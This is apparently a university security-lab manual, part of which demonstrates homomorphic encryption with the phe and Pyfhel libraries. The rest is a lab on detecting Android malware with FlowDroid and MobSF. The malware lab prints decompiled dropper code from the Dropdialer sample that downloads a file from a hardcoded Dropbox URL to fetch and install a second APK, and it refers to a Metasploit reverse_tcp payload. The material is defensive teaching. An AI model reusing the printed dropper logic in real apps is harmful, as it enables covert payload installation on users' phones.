[1] Rivest, Ronald L., Len Adleman, and Michael L. Dertouzos. "On data banks and privacy homomorphisms." *Foundations of secure computation* 4, no. 11 (1978): 169-180.

[2] Gentry, Craig. "Fully homomorphic encryption using ideal lattices." In *Proceedings of the forty-first annual ACM symposium on Theory of computing*, pp. 169-178. 2009.

[3] Paillier, Pascal. "Public-key cryptosystems based on composite degree residuosity classes." In *International conference on the theory and applications of cryptographic techniques*, pp. 223-238. Springer, Berlin, Heidelberg, 1999.

3.2 Basic Property

3.2.1 Partially HE

Python

Source code: `partially-basic.py`

Generate a public/private key pair by `python-paillier` library

```
>>> from phe import paillier
>>> public_key, private_key = paillier.generate_paillier_keypair()
```

Encrypt two integers: 114 and 514

```
>>> num1, num2 = public_key.encrypt(114), public_key.encrypt(514)
>>> print(f"114 is encrypted as {num1.ciphertext(be_secure=False):x}")
>>> print(f"514 is encrypted as {num2.ciphertext(be_secure=False):x}")
114 is encrypted as␣
↪333e623d08badb0908b23d71fe9cdc67f2b8d0d2409d0bf77c43d658f69d80d230612c56abe72d9d0a4f3cc4e4e1f4baf8
514 is encrypted as␣
↪6aad1b534289ace0d6cd3edd22500a1d123ed5b5989d56b83369c407b1b2347db7bbe2cac37c322af2284ba40dacbe913d
```

Add ($De(En(a) + En(b)) = a + b$):

```
>>> cipher_sum = num1 + num2
>>> plain_sum = private_key.decrypt(cipher_sum)
>>> print(f"Their sum is encrypted as {cipher_sum.ciphertext(be_secure=False):x}")
>>> print(f"decrypted sum: {plain_sum}")
Their sum is encrypted as␣
↪41a992eaa94d6be9c4c3ab2bbcd911e840f3cbe3d1f2e66236864fb047277eb49e54c3be97313549965bd381c4de73b92b
decrypted sum: 628
```

Subtract ($De(En(a) - En(b)) = a - b$):

```
>>> cipher_sub = num2 - num1
>>> plain_sub = private_key.decrypt(cipher_sub)
>>> print(f"Their difference is encrypted as {cipher_sub.ciphertext(be_
↪secure=False):x}")
>>> print(f"decrypted difference: {plain_sub}")
Their difference is encrypted as␣
↪1cdb92c04dee1573bea5d2448d43728f64a51bcecbe242f06708e2cd66354d43105079b6d7c09b173471bc644ce0a1f219
decrypted difference: 400
```

Multiply ($De(k \cdot En(n)) = kn$)

```
>>> cipher_product = num1 * 3
>>> plain_product = private_key.decrypt(cipher_product)
>>> print(f"Their product is encrypted as {cipher_product.ciphertext(be_
↪secure=False):x}")
>>> print(f"decrypted product: {plain_product}")
Their product is encrypted as␣
↪11e7b6b3eb8dfd206c71e10f6816a4ac9b6e0ef0524065ed683a2652d0c75ae959922ea82f5d6cb15cbcdb0d8a084b028a
decrypted product: 342
```

Warning: Since `phe` is an *additive* (**partially**) HE library, multiplication operation between two encrypted numbers, for example:

```
num1, num2 = public_key.encrypt(114), public_key.encrypt(514)
cipher_times = num1 * num2
```

is not allowed, that is, the result will not be decrypted correctly. `*` can only be used between an encrypted number and a plain scalar number.

CLI

Generate a key file and save it to `private_key.json`:

```
$ pheutil genpkey --keysize 1024 private_key.json
```

Extract the public key from `private_key.json` and save as `public_key.json`

```
$ pheutil extract private_key.json public_key.json
```

Encrypt int 114 and 514 using the public key and export the ciphertexts to `num1.enc` and `num2.enc` respectively:

```
$ pheutil encrypt --output num1.enc public_key.json 114
$ pheutil encrypt --output num2.enc public_key.json 514
```

Sum them up:

```
$ pheutil addenc --output sum.enc public_key.json num1.enc num2.enc
```

Decrypt the sum:

```
$ pheutil decrypt private_key.json sum.enc
```

Warning: Since `phe` is an *additive* (**partially**) HE library, multiplication operation between two encrypted numbers, for example:

```
# wrong
$ pheutil multiply public_key.json num1.enc num2.enc
```

is not allowed. `pheutil multiply` can only be used between an encrypted number and an uncrypted number, like

```
# fine
$ pheutil multiply public_key.json num1.enc 3
```

3.2.2 Fully HE

Python

Source code: `fully-basic.py`

Create an empty `Pyfhel` object

```
>>> from Pyfhel import Pyfhel
>>> HE = Pyfhel()
```

Initialize a context with plaintext modulo 65537 and generate a public/private key pair

```
>>> HE.contextGen(p=65537)
>>> HE.keyGen()
```

Encrypt 114 and 514, then print the last 16 bytes of the ciphertexts

```
>>> num1 = HE.encryptInt(114)
>>> num2 = HE.encryptInt(514)
>>> print(f"114 is encrypted as ...{num1.to_bytes()[-16:].hex()}")
>>> print(f"514 is encrypted as ...{num2.to_bytes()[-16:].hex()}")
114 is encrypted as ...7c66aaf3cd2d150000000000000000000
514 is encrypted as ...f01210914a5c230000000000000000000
```

Add

```
>>> cipher_sum = num1 + num2
>>> plain_sum = HE.decrypt(cipher_sum, decode_value=True)
>>> print(f"Their sum is encrypted as ...{cipher_sum.to_bytes()[-16:].hex()}")
>>> print(f"decrypted sum: {plain_sum}")
Their sum is encrypted as ...6c79ba84188a380000000000000000000
decrypted sum: 628
```

Subtract

```
>>> cipher_sub = num2 - num1
>>> plain_sub = HE.decrypt(cipher_sub, decode_value=True)
>>> print(f"Their difference is encrypted as ...{cipher_sub.to_bytes()[-16:].hex()}")
>>> print(f"decrypted difference: {plain_sub}")
Their difference is encrypted as ...74ac659d7c2e0e000000000000000000
decrypted difference: 400
```

Mutiply

```
>>> cipher_mul = num1 * num2
>>> plain_mul = HE.decrypt(cipher_mul, decode_value=True)
>>> print(f"Their product is encrypted as ...{cipher_mul.to_bytes()[-16:].hex()}")
>>> print(f"decrypted product: {plain_mul}")
Their product is encrypted as ...0010ecb42bb22e000000000000000000
decrypted product: 58596
```

Important: The ciphertext length of an integer is 32828, encryted `114` and `514` share 28528 identical bytes.

CHAPTER

FOUR

LAB 6: BEHAVIOR-BASED MOBILE MALWARE ANALYSIS AND DETECTION

4.1 Set-up

Note: In this lab, three malware samples are already downloaded in `lab6/apks` on Ubuntu 20.04 VM, you still need to use the `reverse_tcp` in created before, which is supposed to be located in `lab7/volume` as malware used in all deliverables. The environment for analysis and detection are pre-built in Docker image yangzhou301/lab6, on which `/root/apks` is a shared folder mapping to `lab6/apks` on host.

Open `lab6/apks` folder to check if the `.apk` files mentioned in this lab are prepared:

```
$ cd ~/lab6
$ ls apks
Claco.A.apk  Dropdialer.apk  Obad.A.apk
```

Copy `reverse_tcp` you created in Lab 7 to `apks` folder

```
$ cp ~/lab7/volume/reverse_tcp.apk ~/lab6/apks
```


Pull the lab image

```
$ docker pull yangzhou301/lab6
```


Start the Docker container:

```
$ docker run --rm -it -p 8000:8000 -v $HOME/lab6/apks:/root/apks yangzhou301/lab6
```

Wait for the log info stops, and you get a shell at `/root` directory of the container:



in which we will perform all operations involved with *FlowDroid* later. Then, let's use Firefox web broswer to open localhost:8000, you can see a web application like



It's the web interface of *MobSF*, which will be used later in this lab.

4.2 FlowDroid: Static Analysis

FlowDroid[1] is a context-, flow-, field-, object-sensitive and lifecycle-aware static taint analysis tool for Android applications. It is based on Soot and Heros. A very precise call-graph is used to ensure flow- and context-sensitivity. For the purpose of malware detection, FlowDroid statically computes **data-flows** in Android apps and Java programs, which is utilized to find out data leaks.

For example, `Claco.A.apk`[2] is an Android malicious app that steals text messages, contacts and all SD Card files, and it can also automatically execute downloaded `svchosts.exe` when the phone is connected to the PC in the USB drive emulation mode. `svchosts.exe` can record sounds around the infected PC and upload them to remote servers.

Before running `FlowDroid` with downloaded `Claco.A.apk`, we must specify a definition file for sources and sinks, which defines what use a default shall be treated as a source of sensitive information and what shall be treated as a sink that can possibly leak sensitive data to the outside world. `SourcesAndSinks.txt` provided by FlowDroid homepage demo is targeted on looking for privacy issues, we can apply it for our example to analyze the data-flow in `Claco.A.apk`:

```
$ java -jar soot-infoflow-cmd-jar-with-dependencies.jar -a apks/Claco.A.apk -p
↪$ANDROID_SDK/platforms/ -s SourcesAndSinks.txt
```

It will give a long report about the analysis result:

[1] Arzt, Steven, et al. "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps." *Acm Sigplan Notices* 49.6 (2014): 259-269.

[2] See this slides: Breaking through the bottleneck: Mobile malware is outbreak spreading like wildfire.

```
...
[main] INFO soot.jimple.infoflow.android.SetupApplication - Collecting callbacks and␣
↪building a callgraph took 1 seconds
[main] INFO soot.jimple.infoflow.android.SetupApplication - Running data flow␣
↪analysis on Claco.A.apk with 68 sources and 194 sinks...
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - Callgraph␣
↪construction took 0 seconds
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - IFDS␣
↪problem with 10212 forward and 4505 backward edges solved in 0 seconds, processing␣
↪14 results...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - Current␣
↪memory consumption: 249 MB
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - Memory␣
↪consumption after cleanup: 35 MB
[main] INFO soot.jimple.infoflow.data.pathBuilders.BatchPathBuilder - Running path␣
↪reconstruction batch 1 with 5 elements
[main] INFO soot.jimple.infoflow.data.pathBuilders.ContextSensitivePathBuilder -␣
↪Obtainted 5 connections between sources and sinks
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - The sink␣
↪virtualinvoke $r7.<java.io.FileOutputStream: void write(byte[])>($r8) in method
↪<smart.apps.droidcleaner.Tools: boolean GetContacts(android.content.Context)> was␣
↪called with values from the following sources:
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - - r5 =␣
↪interfaceinvoke $r4.<android.database.Cursor: java.lang.String getString(int)>($i0)␣
↪in method <smart.apps.droidcleaner.Tools: boolean GetContacts(android.content.
↪Context)>
...
<smart.apps.droidcleaner.Tools: boolean GetAllSMS(android.content.Context)> was␣
↪called with values from the following sources:
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - - $r9 =␣
↪interfaceinvoke $r4.<android.database.Cursor: java.lang.String getString(int)>($i1)␣
↪in method <smart.apps.droidcleaner.Tools: boolean GetAllSMS(android.content.
↪Context)>
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - The sink␣
↪virtualinvoke $r13.<java.io.DataOutputStream: void write(byte[],int,int)>(r5, 0,
↪$i0) in method <smart.apps.droidcleaner.Tools: boolean UploadFile(java.lang.String,
↪java.lang.String,java.lang.String,java.lang.String,android.content.Context)> was␣
↪called with values from the following sources:
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - Data flow␣
↪solver took 1 seconds. Maximum memory consumption: 249 MB
[main] INFO soot.jimple.infoflow.android.SetupApplication - Found 11 leaks
```

It first determines the sources and sinks in the decompiled codes according to `SourcesAndSinks.txt`, and then build a call-graph and construct path between sources and sinks. Finally it finds out some data-flows comes from identified sensitive sources but never go into any legal sinks, which means sensitive data leaks. For example, from the report above, method `GetContacts`, `GetAllSMS` and `UploadFile` are called with private data as context but data is then flow into somewhere not in defined sinks, which probably matches the behavior we describe above. Thus, `FlowDroid` can detect privacy leakage issues in this app.

Deliverable 1

Can you run `FlowDroid` with a similar configuration to explore the privacy issue in the malware `reverse_tcp`,

which you have created in previous Lab 7? And then describe what happens, is there any data leakage? If there is, point out which lines in the outputs helps you locate the data leakage?

Answer 1

Run

```
java -jar soot-infoflow-cmd-jar-with-dependencies.jar -a apks/reverse_tcp.apk -p
↪$ANDROID_SDK/platforms/ -s SourcesAndSinks.txt
```

Yes, there is one data leakage found in last few lines of the outputs:

```
...
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - The sink␣
↪virtualinvoke $r19.<java.io.FileOutputStream: void write(byte[])>($r18) in method
↪<com.metasploit.stage.Payload: void a(java.io.DataInputStream,java.io.OutputStream,
↪java.lang.Object[])> was called with values from the following sources:
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - - $r17 =␣
↪virtualinvoke $r22.<java.net.URLConnection: java.io.InputStream getInputStream()>()␣
↪in method <com.metasploit.stage.Payload: void main(java.lang.String[])>
[main] INFO soot.jimple.infoflow.android.SetupApplication$InPlaceInfoflow - Data flow␣
↪solver took 0 seconds. Maximum memory consumption: 50 MB
[main] INFO soot.jimple.infoflow.android.SetupApplication - Found 1 leaks
```

4.3 MobSF: Static Analysis


Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis.

Warning: We will not build with the *dynamic analysis* feature in this lab for that the associated Android VMs cannot be simply configured in VMs and Docker containers. If you are still interested in this feature, read its docs or email us for help.


It runs as a web application that you can simply upload `.apk` files for a more comprehensive analysis. In the following of this section, we will domenstrate how to use it to detect malware.

For example, `Dropdialer.apk`[Page 21, 2] guises as an app supposedly used to set wallpapers. However it downloads another file in the background. It then tricks users to install the downloaded file.

We upload `Dropdialer.apk` via MobSF web interface, after it completely analyzes the `apk` file, we will immediately jump to a report page like:



Scroll down and pay attention to the Permission section:



APPLICATION PERMISSIONS

Search:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.SET_WALLPAPER	normal	set wallpaper	Allows the application to set the system wallpaper.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.

Showing 1 to 3 of 3 entries

Previous 1 Next

Notice that it has a `WRITE_EXTERNAL_STORAGE` permission that allows an application to write to **external storage**, which enables the app downloads another app in the backgroud.

Then we move to the Code Analysis section, which lists some vulnerable codes:

</> CODE ANALYSIS

Search:

NO	ISSUE	SEVERITY	STANDARDS	FILES
1	The App logs information. Sensitive information should never be logged.	info	**CVSS V2:** 7.5 (high) **CWE:** CWE-532 Insertion of Sensitive Information into Log File **OWASP MASVS:** MSTG-STORAGE-3	com/nnew/superMariowallpapers/AlertActivity.java
2	App can read/write to External Storage. Any App can read data written to External Storage.	high	**CVSS V2:** 5.5 (medium) **CWE:** CWE-276 Incorrect Default Permissions **OWASP Top 10:** M2: Insecure Data Storage **OWASP MASVS:** MSTG-STORAGE-2	com/nnew/superMariowallpapers/AlertActivity.java com/nnew/superMariowallpapers/MarioHDWallpapersActivity.java

Showing 1 to 2 of 2 entries

Previous 1 Next

The second item shows that a method in this app can write or read external storage by default permission. If we click on `com/nnew/superMariowallpapers/MarioHDWallpapersActivity.java`, it will jump to the vulnerable code location:

```
71.
72.     public void deleteActivator() {
73.         startActivityForResult(new Intent("android.intent.action.DELETE", Uri.parse("package:com.activator")), 2);
74.     }
75.
76.     public void deleteSource() {
77.         File file = new File(Environment.getExternalStorageDirectory() + "/download/" + "activator.apk");
78.         if (file.exists()) {
79.             file.delete();
80.         }
81.         File file2 = new File(Environment.getExternalStorageDirectory() + "/download/" + "srv.txt");
82.         if (file2.exists()) {
83.             file2.delete();
84.         }
85.     }
```

It is pretty obvious that it could read from some downloaded `apk` and `txt`. But when are those files downloaded?

See Quark Analysis in Malware Analysis section, it enumerates out all potential malicious behaviors in this app:

POTENTIAL MALICIOUS BEHAVIOUR	EVIDENCE
Connect to a URL and read data from it	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V
Connect to a URL and receive input stream from the server	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V
Connect to a URL and set request method	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V
Connect to the remote server through the given URL	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V
Implicit intent(view a web page, make a phone call, etc.)	com/nnew/superMariowallpapers/MarioHDWallpapersActivity.smali -> deleteActivator()V
Install other APKs from file	com/nnew/superMariowallpapers/AlertActivity$4.smali -> handleMessage(Landroid/os/Message;)V
Read the input stream from given URL	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V
Write HTTP input stream into a file	com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V


`com/nnew/superMariowallpapers/AlertActivity.smali -> download(Ljava/lang/String;Ljava/lang/String;)V`[3] indicates most suspecious behaviors are defined in `download` method, which intends to download some files from external URLs:

```
    public void procedure() {
        download("http://dl.dropbox.com/u/87265868/srv.txt", "srv.txt");
        activate(parse("srv.txt"));
        Log.d("procedure", "end");
    }

    public void download(String inurl, String name) {
        try {
            Log.d("download", String.valueOf(inurl) + " : " + name);
            HttpURLConnection c = (HttpURLConnection) new URL(inurl).openConnection();
            c.setRequestMethod("GET");
            c.setDoOutput(true);
            c.connect();
            File file = new File(Environment.getExternalStorageDirectory() + "/download/");
            file.mkdirs();
            FileOutputStream fos = new FileOutputStream(new File(file, name));
            InputStream is = c.getInputStream();
            byte[] buffer = new byte[1024];
            while (true) {
                int len1 = is.read(buffer);
